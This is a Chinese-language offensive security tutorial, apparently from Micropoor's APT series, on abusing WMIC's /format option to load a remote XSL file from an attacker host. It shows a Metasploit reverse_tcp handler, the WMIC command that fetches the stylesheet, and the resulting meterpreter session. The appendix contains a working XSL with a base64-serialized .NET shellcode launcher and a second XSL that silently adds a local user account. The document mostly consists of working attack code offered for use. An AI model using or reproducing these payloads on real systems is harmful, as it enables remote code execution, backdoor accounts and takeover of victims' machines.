专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。

Wmic简介：

WMIC扩展WMI（Windows Management Instrumentation，Windows管理工具），提供了从命令行接口和批命令脚本执行系统管理的支持。在WMIC出现之前，如果要管理WMI系统，必须使用一些专门的WMI应用，例如SMS，或者使用WMI的脚本编程API，或者使用象CIM Studio之类的工具。如果不熟悉C++之类的编程语言或VBScript之类的脚本语言，或者不掌握WMI名称空间的基本知识，要用WMI管理系统是很困难的。WMIC改变了这种情况。

说明：Wmic.exe所在路径已被系统添加PATH环境变量中，因此，Wmic命令可识别，需注意x86，x64位的Wmic调用。

Windows 2003 默认位置：

> C:\WINDOWS\system32\wbem\wmic.exe
> C:\WINDOWS\SysWOW64\wbem\wmic.exe

Windows 7 默认位置：


> C:\Windows\System32\wbem\WMIC.exe
> C:\Windows\SysWOW64\wbem\WMIC.exe

攻击机： 192.168.1.4 Debian
靶机： 192.168.1.119 Windows 2003
192.168.1.5 Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

```

```
Module options (exploit/multi/handler):

 Name Current Setting Required Description
 ---- --------------- -------- -----------



Payload options (windows/meterpreter/reverse_tcp):

  Name Current Setting Required Description
  ---- --------------- -------- -----------
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 192.168.1.4 yes The listen address (an interface may be specified)
  LPORT 53 yes The listen port


 Exploit target:

  Id Name
  -- ----
  0 Wildcard Target

```




```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```


靶机执行：

Windows 7：

> C:\Windows\SysWOW64\wbem\WMIC.exe os get /format:"http://192.168.1.4/Micropoor.xsl"




```
C:\Users\John\Desktop>C:\Windows\SysWOW64\wbem\WMIC.exe os get /format:"http://1
92.168.1.4/Micropoor.xsl"
```




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 49 opened (192.168.1.4:53 -> 192.168.1.5:14224) at 2019-01-18 15:24:24 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 15544
```

Windows 2003：




系统:
Microsoft Windows Server 2003 R2
Enterprise x64 Edition
Service Pack 2

注册到:



```
C:\Documents and Settings\Administrator>net user

\\WIN03X64 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_WIN03X64            IWAM_WIN03X64            SUPPORT_388945a0
命令成功完成。
```

> WMIC.exe os get /format:"http://192.168.1.4/Micropoor_2003.xsl"



```
C:\Documents and Settings\Administrator>net user

\\WIN03X64 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_WIN03X64            IWAM_WIN03X64            Micropoor
SUPPORT_388945a0
命令成功完成。
```

附录：

Micropoor_Win7.xsl：

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[

 function setversion() {
 }
 function debug(s) {}
 function base64ToStream(b) {
  var enc = new ActiveXObject("System.Text.ASCIIEncoding");
  var length = enc.GetByteCount_2(b);
  var ba = enc.GetBytes_4(b);
  var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
  ba = transform.TransformFinalBlock(ba, 0, length);
  var ms = new ActiveXObject("System.IO.MemoryStream");
  ms.Write(ba, 0, (length / 4) * 3);
  ms.Position = 0;
  return ms;
 }

 var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
 "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2Vya
 WFsaXph"+
 "dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb
 25Ib2xk"+
 "ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJA
 gAAAAkD"+
 "AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0Rlb
 GVnYXRl"+
 "RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50Y
 XJnZXRU"+
 "eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ
 2F0ZVNl"+
 "cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW50aW1lL
 lJlbW90"+
 "aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249M
 i4wLjAu"+
 "MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5B
 gcAAAAH"+
 "dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZ
 QoEAwAA"+
 "ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0Y
 XJnZXQw"+
 "B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ
 2F0ZUVu"+
 "dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlc
 gkLAAAA"+
 "CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpe
 mF0aW9u"+
 "SG9sZGVyBgAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlCk1lb
 WJlclR5"+
 "cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAAAAJC
 QAAAAYR"+
 "AAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0W10pCAAAA
 AoBCwAA"+
 "AAIAAAAGEgAAACBTeXN0ZW0uWG1sLlNjaGVtYS5YbWxWYWx1ZUdldHRlcgYTAAAATVN5c
 3RlbS5Y"+
 "bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlb
 j1iNzdh"+
 "NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAAABhYAAAAaU3lzdGVtLlJlZmxlY3Rpb
 24uQXNz"+
 "ZW1ibHkGFwAAAARMb2FkCg8MAAAAABQAAAJNWpAAAwAAAAQAAAD//wAAuAAAAAAAAABAA
 AAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUaGlzI
 HByb2dy"+
 "YW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAFBFAABMAQMAVC1CX
 AAAAAA"+
 "AAAA4AACIQsBCwAADAAAAAYAAAAAAAAOKgAAACAAAABAAAAAAAAQACAAAAACAAAEAAAA
 AAAAAQA"+
 "AAAAAAAAAIAAAAACAAAAAAAAAAwBAhQAAEAAAEAAAAAAQAAAQAAAAAAAAEAAAAAAAAAAA
 AAAwCkA"+
 "AEsAAAAAQAAA0AIAAAAAAAAAAAAAAAAAAAAAAAAAYAAADAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAIAAAAAAAAAAAAAAAIIAAASAAAAA
 AAAAAAA"+
 "AAAALnRleHQAAAAUCgAAACAAAAAMAAAAAgAAAAAAAAAAAAAAAAIAAAYC5yc3JjAAAA6
 AIAAABA"+
 "AAAABAAAAA4AAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAAAwAAAAAYAAAAAIAAAASAAAAA
 AAAAAAA"+
 "AAAAAABAAABCAAAAAAAAAAAAAAAAAAAAAPApAAAAAAAASAAAAAIABQBEIgAAfAcAAAMAA
 AAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQgIoE
 AAACgAA"+
 "KAIAAAYAACoAAAAAAAAA/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsI
 MHPDQHH"+
 "4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7f
 SR15FiL"+
 "WCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMd
 yYHiej/"+
 "0LiQAQAAKcRUUGgpgGsA/9VqCmjAqAEEaAIAADWJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXa
 JmldGH/"+
 "1YXAdAr/Tgh17OhnAAAAagBqBFZXaALZyF//1YP4AH42izZqQGgAEAAAVmoAaFikU+X/1
 ZNTagBW"+
 "U1doAtnIX//Vg/gAfShYaABAAABqAFBoCy8PMP/VV2h1bk1h/9VeXv8MJA+FcP///+m
 b////AcMp"+
 "xnXBw7vwtaJWagBT/9UAAAATMAYAZQAAAAEAABEAIFUBAACNBgAAASXQAwAABCgGAAAKC
 hYGjml+"+
 "AQAABH4CAAAEKAMAAAYLBhYHbigHAAAKBo5pKAgAAAoAfgkAAAoMFg1+CQAAChMEFhYHE
 QQWEgMo"+
 "BAAABgwIFSgFAAAGJisAKkogABAAAIABAAAEH0CAAgAABCpCU0pCAQABAAAAAAAMAAAAc
 jQuMC4z"+
 "MDMxOQAAAAAFAGwAAABgAgAAI34AAMwCAABkAwAAI1N0cmluZ3MAAAAAMAYAAAgAAAAjV
 VMAOAYA"+
 "ABAAAAAjR1VJRAAAAEgGAAA0AQAAI0Jsb2IAAAAAAAAAAgAAAVfVAjQJAgAAAPolMwAWA
 AABAAAA"+
 "DwAAAAQAAAADAAAABgAAAAwAAAALAAAABAAAAAEAAAABAAAAAQAAAAEAAAADAAAAAQAAA
 AEAAAAB"+
 "AAAAAAQAAAAACgABAAAAAAAGAEsARAAGAFsBPwEGAHcBPwEGAKYBhgEGAMYBhgEGAPcBF
 AAGAEEC"+
 "hgEGAFwCRAAGAJgChgEGAKcCRAAGAK0CRAAGANACRAAGAAID4wIGABQD4wIGAEcDNwMAA
 AAAAQAA"+
 "AAAAAQABAAEAEAAhACkABQABAAEAAAAAAPwBAAAFAAMABwATAQAAZgIAACEABAAHABEAX
 QASABEA"+
 "aAASABMBhAI+AFAgAAAAAIYYUgAKAAEAwCEAAAAAkQBYAA4AAQAAAAAAgACRIH8AFQABA
 AAAAACA"+
 "AJEgjAAdAAUAAAAAAIAAkSCZACgACwAxIgAAAACRGDADDgANAAAAAQCtAAAAAgC5AAAAA
 wC+AAAA"+
 "BADPAAAAAQDZAAAAAgDsAAAAAwD4AAAABAAHAQAABQANAQAABgAdAQAAAQAoAQAAAgAwA
 REAUgAu"+
 "ACEAUgA0ACkAUgAKAAkAUgAKADkAUgAKAEkAwAJCAGEA1wJKAGkACgNPAGEADwNYAHEAU
 gBkAHkA"+
 "UgAKACcAWwA5AC4AEwBpAC4AGwByAGMAKwA5AAgABgCRAAEAVQEAAAQAWwAnAwABBwB/A
 AEAAAEJ"+
 "AIwAAQAAAQsAmQABAGggAAADAASAAAAAAAAAAAAAAAAAAAAAAAOQBAAAEAAAAAAAAAAAAA
 AABADsA"+
 "AAAAAAQAAwAAAAA8TW9kdWxlPgB3bWlfY3NfZGxsX3BheWxvYWQuZGxsAFByb2dyYW0AU
 2hlbGxD"+
 "b2RlTGF1bmNoZXIAbXNjb3JsaWIAU3lzdGVtAE9iamVjdAAuY3RvcgBNYWluAE1FTV9DT
 01NSVQA"+
 "UEFHRV9FWEVDVVRFX1JFQURXUklURQBWaXJ0dWFsQWxsb2MAQ3JlYXRlVGhyZWFkAFdha
 XRGb3JT"+
 "aW5nbGVPYmplY3QAbHBTdGFydEFkZHIAc2l6ZQBmbEFsbG9jYXRpb25UeXBlAGZsUHJvc
 GVjdABs"+
 "cFRocmVhZEF0dHJpYnV0ZXMAZHdTdGFja1NpemUAbHBTdGFydEFkZHJlc3MAcGFyYW0AZ
 HdDcmVh"+
 "dGlvbkZsYWdzAGxwVGhyZWFkSWQAaEhhbmRsZQBkd01pbGxpc2Vjb25kcwBTeXN0ZW0uU
 2VjdXJp"+
 "dHkuUGVybWlzc2lvbnMAU2VjdXJpdHlQZXJtaXNzaW9uQXR0cmlidXRlAFNlY3VyaXR5Q
 WN0aW9u"+
 "AFN5c3RlbS5SdW50aW1lLkNvbXBpbGVyU2VydmljZXMAQ29tcGlsYXRpb25SZWxheGF0a
 W9uc0F0"+
 "dHJpYnV0ZQBSdW50aW1lQ29tcGF0aWJpbGl0eUF0dHJpYnV0ZQB3bWlfY3NfZGxsX3Bhe
 WxvYWQA"+
 "Qnl0ZQA8UHJpdmF0ZUltcGxlbWVudGF0aW9uRGV0YWlscz57MEQxQTVERjAtRDZCNy00
 UUzLUJB"+
 "QzItOTY0MUUyREJCMDNFfQBDb21waWxlckdlbmVyYXRlZEF0dHJpYnV0ZQBWYWx1ZVR5c
 GUAX19T"+
 "dGF0aWNBcnJheUluaXRUeXBlU2l6ZT0zNDEAJCRtZXRob2QweDYwMDAwMDItMQBSdW50a
 W1lSGVs"+
 "cGVycwBBcnJheQBSdW50aW1lRmllbGRIYW5kbGUASW5pdGlhbGl6ZUFycmF5AEludFB0c
 gBvcF9F"+
 "eHBsaWNpdABTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXMATWFyc2hhbABDb3B5A
 Fplcm8A"+
 "RGxsSW1wb3J0QXR0cmlidXRlAGtlcm5lbDMyAC5jY3RvcgBTeXN0ZW0uU2VjdXJpdHkAV
 W52ZXJp"+
 "ZmlhYmxlQ29kZUF0dHJpYnV0ZQAAAAAAyAAAAAAAPBdGg231uNOusKWQeLbsD4ACLd6X
 FYZNOCJ"+
 "AyAAAQMAAAECBgkHAAQJCQkJCQoABhgJCQkYCRAJBQACCRgJBSABARENBCABAQgEAQAAA
 AMGERAH"+
 "AAIBEikRLQQAARgKCAAEAR0FCBgIAgYYCAcFHQUJGAkYBCABAQ4IAQAIAAAAAAAeAQABA
 FQCFldy"+
 "YXBOb25FeGNlcHRpb25UaHJvd3MBgJ4uAYCEU3lzdGVtLlNlY3VyaXR5LlBlcm1pc3Npb
 25zLlNl"+
 "Y3VyaXR5UGVybWlzc2lvbkF0dHJpYnV0ZSwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuM
 CwgQ3Vs"+
 "dHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5FQFUAhBTa
 2lwVmVy"+
 "aWZpY2F0aW9uAQAAAOgpAAAAAAAAAAAAAP4pAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ADwKQAA"+
 "AAAAAAAAX0NvckRsbE1haW4AbXNjb3JlZS5kbGwAAAAAAP8lACAAEAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAQAAAAGAAAgAAAAAAAAAAA
 AAAAAAAA"+
 "AQABAAAAMAAAgAAAAAAAAAAAAAAAAAAAQAAAAAASAAAAFhAAAB0AgAAAAAAAAAAAAAB0
 AjQAAABW"+
 "AFMAXwBWAEUAUgBTAEkATwBOAF8ASQBOAEYATwAAAAAAvQTv/gAAAQAAAAAAAAAAAAAA
 AAAAAAAA"+
 "PwAAAAAAAAAAEAAAAAgAAAAAAAAAAAAAAAAAAAAEQAAAABAFYAYQByAEYAaQBsAGUASQBu
 AGYAbwAA"+
 "AAAAJAAEAAAAVAByAGEAbgBzAGwAYQB0AGkAbwBuAAAAAAAAALAE1AEAAAEAUwB0AHIA
 aQBuAGcA"+
 "RgBpAGwAZQBJAG4AZgBvAAAAsAEAAAEAMAAwADAAMAAwADQAYgAwAAAALAACAAEARgBp
 AGwAZQBE"+
 "AGUAcwBjAHIAaQBwAHQAaQBvAG4AAAAAACAAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMA
 aQBvAG4A"+
 "AAAAADAALgAwAC4AMAAuADAAAABQABcAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAA
 AHcAbQBp"+
 "AF8AYwBzAF8AZABsAGwAXwBwAGEAeQBsAG8AYQBkAC4AZABsAGwAAAAAACgAAgABAEwA
 ZQBnAGEA"+
 "bABDAG8AcAB5AHIAaQBnAGgAdAAAACAAAABYABcAAQBPAHIAaQBnAGkAbgBhAGwARgBpAGwAZQBu"+
 "AGEAbQBlAAAAdwBtAGkAXwBjAHMAXwBkAGwAbABfAHAAYQB5AGwAbwBhAGQALgBkAGwAbAAAAAAA"+
 "NAAIAAEAUAByAG8AZAB1AGMAdABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4AMAAAADgACAAB"+
 "AEEAcwBzAGUAbQBiAGwAeQAgAFYAZQByAHMAaQBvAG4AAAAwAC4AMAAuADAALgAwAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAIAAADAAAABA6AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAENAAAABAAAAAkXAAAACQYAAAAJFgAAAAYaAAAAJ1N5c3RlbS5SZWZs"+
 "ZWN0aW9uLkFzc2VtYmx5IExvYWQoQnl0ZVtdKQgAAAAKCwAA";
 var entry_class = 'ShellCodeLauncher.Program';

 try {
  setversion();
  var stm = base64ToStream(serialized_obj);
```

```
  var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
  var al = new ActiveXObject('System.Collections.ArrayList');
  var d = fmt.Deserialize_2(stm);
  al.Add(undefined);
  var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
  debug(e.message);
}

]]> </ms:script>
</stylesheet>
```

Micropoor_2003.xsl:

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[

var r = new ActiveXObject("WScript.Shell").Run("net user Micropoor Micropoor /add");

]]> </ms:script>
</stylesheet>
```

- Micropoor